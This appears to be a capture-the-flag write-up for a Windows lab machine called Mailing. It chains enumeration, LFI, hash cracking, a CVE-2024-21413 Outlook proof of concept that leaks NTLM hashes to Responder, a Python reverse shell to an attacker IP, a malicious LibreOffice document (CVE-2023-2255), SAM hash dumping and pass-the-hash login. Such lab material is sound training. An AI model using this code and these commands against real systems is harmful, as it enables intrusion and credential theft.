
Mailing

1. Enumeration

First at all we started with a port recognition we can see a http server and some services used to sent and receive mails like smtp - imap -pop3

```
# Nmap 7.94SVN scan initiated Mon May  6 21:57:04 2024 as: nmap -sS -sC -sV -oN nmap.txt 10.10.11.14
Nmap scan report for 10.10.11.14
Host is up (0.18s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
25/tcp  open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://mailing.htb
110/tcp open  pop3          hMailServer pop3d
|_pop3-capabilities: TOP USER UIDL
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open  imap          hMailServer imapd
|_imap-capabilities: IMAP4rev1 IMAP4 QUOTA NAMESPACE OK completed CAPABILITY ACL RIGHTS=texkA0001 SORT CHILDREN IDLE
445/tcp open  microsoft-ds?
465/tcp open  ssl/smtp      hMailServer smtpd
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
|_ssl-date: TLS randomness does not represent time
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
587/tcp open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
|_ssl-date: TLS randomness does not represent time
993/tcp open  ssl/imap      hMailServer imapd
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: IMAP4rev1 IMAP4 QUOTA NAMESPACE OK completed CAPABILITY ACL RIGHTS=texkA0001 SORT CHILDREN IDLE
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows
```



The web application have some instructions about sent an email but if we want break in we will need something else


2. User flag

We can find there is a vulnerability, the smb service is vulnerable to man in the middle attacks, so we already have a clue about where the river goes

```
41 Host script results:
42 |_clock-skew: 1s
43 | smb2-security-mode:
44 |   3:1:1:
45 |_    Message signing enabled but not required
46 | smb2-time:
47 |   date: 2024-05-07T01:58:00
48 |_  start_date: N/A
49
```


```
┌──(kali㉿kali)-[~]
└─$ nmap --script=smb2-security-mode.nse 10.10.11.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 23:02 EDT
Nmap scan report for mailing.htb (10.10.11.14)
Host is up (0.19s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds
465/tcp open  smtps
587/tcp open  submission
993/tcp open  imaps

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 20.57 seconds
```

Even with this information is not enough for create an attack vector, so let's dig into the server requests




Where the instructions are download we have interesting stuff, they are using php to find the file, we can check if we can perform a LFI, we can do this using:


```
/../../../../../Windows/System32/drivers/etc/hosts
```




The we searched for the config file of hmailserver on the documentation



Then we found an administrator password



Analyze the hash and find the password using hashcat



Once we have credentials for hmailserver administrator based in the information mentioned before we can try a NTLM attack stealing the hash using another vulnerability CVE-2024-21413

▼ CVE-2024-21413

This vulnerability has some implications like the potential leakage of local NTLM information and a possible RCE.

```
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
```

```
import argparse
import sys

BLUE = "\033[94m"
GREEN = "\033[92m"
RED = "\033[91m"
ENDC = "\033[0m"

def display_banner():
    banner = f"""
{BLUE}CVE-2024-21413 | Microsoft Outlook Remote Code Execu
Alexander Hagenah / @xaitax / ah@primepage.de{ENDC}
"""
    print(banner)

def send_email(smtp_server, port, username, password, send

    """Sends an email with both plain text and HTML parts,
    msg = MIMEMultipart('alternative')
    msg['Subject'] = subject
    msg['From'] = sender_email
    msg['To'] = recipient_email

    text = "Please read this email in HTML format."

    html = f"""\
    <html>
    <body>
        <h1><a href="file:///{link_url}!poc">CVE-2024-2141
    </body>
    </html>
    """

    part1 = MIMEText(text, 'plain')
    part2 = MIMEText(html, 'html')
    msg.attach(part1)
    msg.attach(part2)
```

```
    try:
        with smtplib.SMTP(smtp_server, port) as server:
            server.ehlo()
            server.starttls()
            server.ehlo()
            server.login(username, password)
            server.sendmail(sender_email, recipient_email,
            print(f"{GREEN}✅ Email sent successfully.{END
    except Exception as e:
        print(f"{RED}❌ Failed to send email: {e}{ENDC}")

def main():
    display_banner()
    parser = argparse.ArgumentParser(description="PoC for 
    parser.add_argument('--server', required=True, help="Sl
    parser.add_argument('--port', type=int, default=587, h
    parser.add_argument('--username', required=True, help=
    parser.add_argument('--password', required=True, help=
    parser.add_argument('--sender', required=True, help="S
    parser.add_argument('--recipient', required=True, help
    parser.add_argument('--url', required=True, help="Mali
    parser.add_argument('--subject', required=True, help="


    args = parser.parse_args()

    send_email(args.server, args.port, args.username, args

if __name__ == "__main__":
    if len(sys.argv) == 1:
        display_banner()
        sys.exit(1)
    main()
```

This POC create a malicious hyperlink where once the victim click on the link the hash is send to attacker machine.

```
html = f"""\
<html>
<body>
    <img src="{base64_image_string}" alt="Image" /><br />
    <h1><a href="file:///{link_url}!poc">CVE-2024-21413 PoC.</a></h1>
</body>
</html>
"""
```


This exclamation mark is what bypass protected outlook view


```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I tun0
]]
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.-.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|  _  |
  |__| |_____|_____|   __|_____|__|__|_____||_____|___._|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
```

The email is sent to Maya which is one of the one presented on the web application

```
┌──(kali㉿kali)-[~/Desktop/Mailing/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability]
└─$ python3 CVE-2024-21413.py --server mailing.htb --port 587 --username administrator@mailing.htb --password homenetworkingadministrator --sender administrator@mailing.htb --recipient maya@mailing.htb --url "\\10.10.16.54\trip" --subject tricp7

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✔ Email sent successfully.
```

The hash is pretty hard to get because we have to be patients waiting for the information. We use responder for start listening on some ports including NTLM port





3.Priv esc

When we got the user flag we can review two python scripts where there is a bot managing mailing we can list programmed tasks on the system using

```
schtasks /query /fo LIST /v
```

There we found `soffice.ps1` which is a file that executes .odt files bypassing powershell controls so we can be sure that exploiting a vulnerability on LibreOffice carries out a successful privilege escalation.

```
*Evil-WinRM* PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeChangeNotifyPrivilege       Omitir comprobación de recorrido          Enabled
SeUndockPrivilege             Quitar equipo de la estación de acoplamiento Enabled
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Enabled
SeTimeZonePrivilege           Cambiar la zona horaria                   Enabled
*Evil-WinRM* PS C:\>
```

On program files we realize there is a LibreOffice service running

```
*Evil-WinRM* PS C:\Program Files\LibreOffice\readmes> type readme_es.txt


README
================================================================================

LÃ©ame de LibreOffice 7.4

================================================================================
```

So we created a shell on python and use CVE-2023-2255 to execute it

```
┌──(kali㉿kali)-[~/Desktop/Mailing]
└─$ cat shell.py
#shell.py
import os, socket,subprocess,threading;

def s2p(s,p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def p2s(s,p):
    while True:
        s.send(p.stdout.read(1))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.54", 7777))

p=subprocess.Popen(["cmd"], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE)

s2p_thread = threading.Thread(target=s2p, args=[s,p])
s2p_thread.daemon = True
s2p_thread.start()


p2s_thread = threading.Thread(target=p2s, args=[s,p])
p2s_thread.daemon = True
p2s_thread.start()


try:
    p.wait()
except KeyboardInterrupt:
    s.close()
```

```
┌──(kali㉿kali)-[~/Desktop/Mailing/CVE-2023-2255]
└─$ python3 CVE-2023-2255.py --cmd "python C:\Users\maya\Desktop\shell.py" --output 'trip.odt'
File trip.odt has been created !
```

Once we create a shell using the malicious .odt file as it is run by local admin we got a shell as local-admin, but to make this possible we need to find a path where local admin has execute permissions

```
*Evil-WinRM* PS C:\Users\maya\Desktop> ls


    Directory: C:\Users\maya\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2024   7:34 PM           2350 Microsoft Edge.lnk
-a----          5/9/2024   6:49 PM            705 shell.py
-a----          5/9/2024   6:32 PM          30510 test.odt
-a----          5/9/2024   6:51 PM          30517 trip.odt
-ar---          5/9/2024   6:10 PM             34 user.txt
```

important documents looks to be interesting so we check using the following command

```
icacls "name of the directory"
```

```
*Evil-WinRM* PS C:\>  icacls "important documents"
important documents MAILING\maya:(OI)(CI)(M)
                    BUILTIN\Administradores:(I)(OI)(CI)(F)
                    NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                    BUILTIN\Usuarios:(I)(OI)(CI)(RX)
                    NT AUTHORITY\Usuarios autentificados:(I)(M)
                    NT AUTHORITY\Usuarios autentificados:(I)(OI)(CI)(IO)(M)
```

- I: Objects metadata is allowed
- OI: Having the possession of the object is allowed
- CI: Inheriting from this object is allowed.
- F: Full control
- RX: Reading and executing is allowed.
- M: Modifying is allowed.

```
*Evil-WinRM* PS C:\important documents> curl http://10.10.16.54:8000/test.odt -o test.odt
*Evil-WinRM* PS C:\important documents> dir


    Directory: C:\important documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/9/2024   7:08 PM          30517 test.odt
```

```
┌──(kali㉿kali)-[~/Desktop/Mailing]
└─$ nc -lnvp 7777
Listening on 0.0.0.0 7777
Connection received on 10.10.11.14 50361
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami
whoami
mailing\localadmin

C:\Program Files\LibreOffice\program>cd C:\Users\localadmin\
cd C:\Users\localadmin\
```

Add maya to Administrator to find the Administrator hash

```
net localgroup Administradores maya /add
```

Using crackmapexec to dump hashes

```
--pass-pol to support time out on crackmapexec
```

```
┌──(kali㉿kali)-[~]
└─$ sudo crackmapexec smb 10.10.11.14 --pass-pol -u 'maya'  -p 'm4y4ngs4ri' --sam
SMB         10.10.11.14     445    MAILING          [*] Windows 10.0 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False) (SMBv1:False)
SMB         10.10.11.14     445    MAILING          [+] MAILING\maya:m4y4ngs4ri (Pwn3d!)
SMB         10.10.11.14     445    MAILING          [+] Dumping SAM hashes
SMB         10.10.11.14     445    MAILING          Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.14     445    MAILING          Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.14     445    MAILING          DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.14     445    MAILING          WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e349e2966c623fcb0a254e866a9a7e4c:::
SMB         10.10.11.14     445    MAILING          localadmin:1001:aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102daefae:::
SMB         10.10.11.14     445    MAILING          maya:1002:aad3b435b51404eeaad3b435b51404ee:af760798079bf7a3d80253126d3d28af:::
SMB         10.10.11.14     445    MAILING          [+] Added 6 SAM hashes to the database
SMB         10.10.11.14     445    MAILING          [+] Dumping password info for domain: MAILING
SMB         10.10.11.14     445    MAILING          Minimum password length: None
SMB         10.10.11.14     445    MAILING          Password history length: None
SMB         10.10.11.14     445    MAILING          Maximum password age: 41 days 23 hours 53 minutes
SMB         10.10.11.14     445    MAILING
SMB         10.10.11.14     445    MAILING          Password Complexity Flags: 000000
SMB         10.10.11.14     445    MAILING              Domain Refuse Password Change: 0
SMB         10.10.11.14     445    MAILING              Domain Password Store Cleartext: 0
SMB         10.10.11.14     445    MAILING              Domain Password Lockout Admins: 0
SMB         10.10.11.14     445    MAILING              Domain Password No Clear Change: 0
SMB         10.10.11.14     445    MAILING              Domain Password No Anon Change: 0
SMB         10.10.11.14     445    MAILING              Domain Password Complex: 0
SMB         10.10.11.14     445    MAILING
SMB         10.10.11.14     445    MAILING          Minimum password age: None
SMB         10.10.11.14     445    MAILING          Reset Account Lockout Counter: 30 minutes
SMB         10.10.11.14     445    MAILING          Locked Account Duration: 30 minutes
SMB         10.10.11.14     445    MAILING          Account Lockout Threshold: None
SMB         10.10.11.14     445    MAILING          Forced Log off Time: Not Set
```

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.14 -u 'localadmin' -H '9aa582783780d1546d62f2d102daefae'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\localadmin\Documents>
```

Machine pwned!!!